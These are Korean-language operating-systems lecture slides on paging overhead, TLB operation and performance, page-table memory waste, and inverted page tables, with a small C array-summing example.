
- 페이지 테이블은 몇 MB의 크기로 메모리에 저장
- CPU가 메모리를 액세스할 때마다, 2번의 물리 메모리 액세스 -> 실행 속도 저하시킴
- (페이지 테이블을 읽기 위해 1회, 진짜 데이터를 참조하기 위해 1회, 총 2회)

## ▶ 페이지 테이블의 낭비

- 대다수의 프로세스가 모든 메모리 공간을  
다 쓰진 않는다... → 실제 크기는 작음
- 따라서 대부분의 페이지 테이블 항목이  
비어 있게됨...
  - 페이지 테이블은 프로세스의  
최대 크기를 기준으로 형성

## ▶ 페이지 테이블도 스왑 대상! (We did it!)

- 물리 메모리의 크기가 작을 때는 프로세스만  
스왑 영역으로 옮겨지는 것이 아니라  
페이지 테이블의 일부도 스왑 영역으로 옮겨짐




# 1. 우선 메모리 2회 접근 문제: 예를 들어...

```

int n[100]; // 400바이트
int sum = 0;

for(int i=0; i<100; i++)
    sum += n[i];
    
```


32비트 CPU, 페이지는 4KB  
 배열  $n[100]$ 의 논리 주소는 0x2000(페이지 2)부터 시작  
 배열  $n[100]$ 의 물리 주소는 0x7000(프레임 7)부터 시작  
 배열  $n[100]$ 의 크기는 400바이트이며 페이지2에 모두 들어 있음  
 - 페이지 테이블 2번의 주소: 0xA008  
 페이지 테이블은 물리 메모리 0xA000번지부터 시작



100회 반복문을 도는동안 총 200회의 메모리 접근!

# TLB(Translation Look-aside Buffer)


- ▶ 논리 주소를 물리 주소로 바꾸는 과정에서 페이지 테이블을 읽어오는 시간을 없애거나 줄이는 기법 → 페이지 접근에 대한 캐시를 두자!
- ▶ **TLB(Translation Look-aside Buffer) a.k.a., address translation cache**
  - MMU안에 위치하여, 최근에 접근한 ‘페이지와 프레임 번호’의 쌍을 항목으로 저장하는 캐시 메모리
  - [페이지 번호 p, 프레임 번호 f]를 항목으로 저장 → **연관매핑**
    - 페이지 번호를 받아 전체 캐시를 동시에 고속 검색 후 프레임 번호 출력
  - **Content-Addressable Memory (CAM)** 또는 associative memory라고 불림
    - 비쌈...진짜 비쌈... 만들어보면 진짜 비쌈... → 크기 작음(64~1024 개의 항목 정도 저장)



# TLB 메모리 엑세스

- ▶ 1. CPU로부터 논리 주소 발생
- ▶ 2. 논리 주소의 페이지 번호가 TLB로 전달
- ▶ 3. 페이지 번호와 TLB내 모든 항목 동시에 비교


- TLB에 페이지가 있는 경우, TLB hit
  - TLB에서 출력되는 프레임 번호와 offset 값으로 물리 주소 완성
- TLB에 페이지가 없는 경우,  
TLB miss → TLB는 miss 신호 발생
  - MMU는 페이지 테이블로부터  
프레임 번호를 읽어와서 물리 주소 완성
  - 미스한 페이지의 [페이지번호, 프레임번호]  
항목을 TLB에 삽입



# 아까 그 예제

```
int n[100]; // 400바이트  
int sum = 0;  
  
for(int i=0; i<100; i++)  
    sum += n[i];
```

32비트 CPU, 페이지는 4KB  
배열 n[100]의 논리 주소는 0x2000(페이지 2)부터 시작  
배열 n[100]의 물리 주소는 0x7000(프레임 7)부터 시작  
배열 n[100]의 크기는 400바이트이며 페이지2에 모두 들어 있음  
- 페이지 테이블 2번의 주소: 0xA008  
페이지 테이블은 물리 메모리 0xA000번지부터 시작



# TLB 성능

---

## ▶ TLB와 참조의 지역성

- TLB는 참조의 지역성으로 인해 효과적인 전략임 → 순차 메모리 액세스 시에 실행 속도 빠름
- TLB 히트가 계속됨 (메모리의 페이지 테이블 액세스할 필요 없음)
- TLB를 사용하면, 랜덤 메모리 액세스나 반복이 없는 경우 실행 속도 느림
  - TLB 미스 자주 발생
  - TLB의 항목 교체(TLB 항목의 개수 제한되기 때문)

## ▶ TLB 성능

- TLB 히트율 높이기 → TLB 항목 늘이기(비용과의 trade-off)
- 페이지 크기
  - 페이지가 클수록 TLB 히트 증가 → 실행 성능 향상
  - 페이지가 클수록 내부 단편화 증가 → 메모리 낭비
  - 이 둘 사이에는 trade-off 존재, 선택의 문제
  - 페이지가 크지는 추세: 요세는 메모리가 충분하므로. 디스크 입출력의 성능 향상을 위해

## ▶ TLB reach

- TLB 도달 범위: TLB가 채워졌을 때, 미스없이 작동하는 메모리 액세스 범위
- TLB 항목 수 \* 페이지 크기


## 2. 페이지 테이블 메모리 낭비 문제

---


- ▶ 32비트 CPU 환경에서 프로세스당 페이지 테이블 크기
  - 프로세스의 주소 공간:  $4GB/4KB = 2^{32}/2^{12} = 2^{20} = \text{약 } 100\text{만개의 페이지로 구성}$
  - 프로세스당 페이지 테이블의 크기:
    - 한 항목이 4바이트이면  $2^{20}\text{개} \times 4\text{바이트} = 4MB$
    - 하나는 작다면 작은 크기라 볼 수 있지만, 시스템에서 돌아가는 프로세스 갯수를 생각해보면...?!
- ▶ 또한, 10MB의 메모리를 사용하는 프로세스가 있다고 하면
  - 실제 활용되는 페이지 테이블 항목 수:  $10MB/4KB = 10 \times 2^{20}/2^{12} = 10 \times 2^8 = 2560\text{개}$
  - 실제 활용되는 페이지 테이블 비율 :  $10 \times 2^8 / 2^{20} = 10 / 2^{12} = 0.0024$
  - 매우 낮음
- ▶ 두가지 해결법
  - 역 페이지 테이블(inverted page table, IPT)
  - 멀티 레벨 페이지 테이블(multi-level page table)

# 역 페이지 테이블(inverted page table, IPT)

- ▶ 물리 메모리의 프레임 번호를 기준으로 테이블 작성
  - 시스템에 하나의 역 페이지 테이블만 둠: 역 페이지 테이블 항목의 수 = 물리 메모리의 프레임 개수
  - 역 페이지 테이블 항목: [프로세스번호(pid), 페이지 번호(p)]
  - 역 페이지 테이블의 인덱스: 프레임 번호
  - 역 페이지 테이블을 사용할 때 논리 주소 형식
    - [프로세스번호, 페이지 번호, 옵셋]
  - 역 페이지 테이블을 사용한 주소 변환
    - **VA=<PID, Page num., Offset>**
    - 논리 주소에서 (프로세스번호, 페이지 번호)로 역 페이지 테이블 검색
    - 일치하는 항목을 발견하면 항목 번호가 바로 프레임 번호임
    - 프레임 번호와 옵셋을 연결하면 물리 주소



# IPT를 이용한 주소공간의 접근



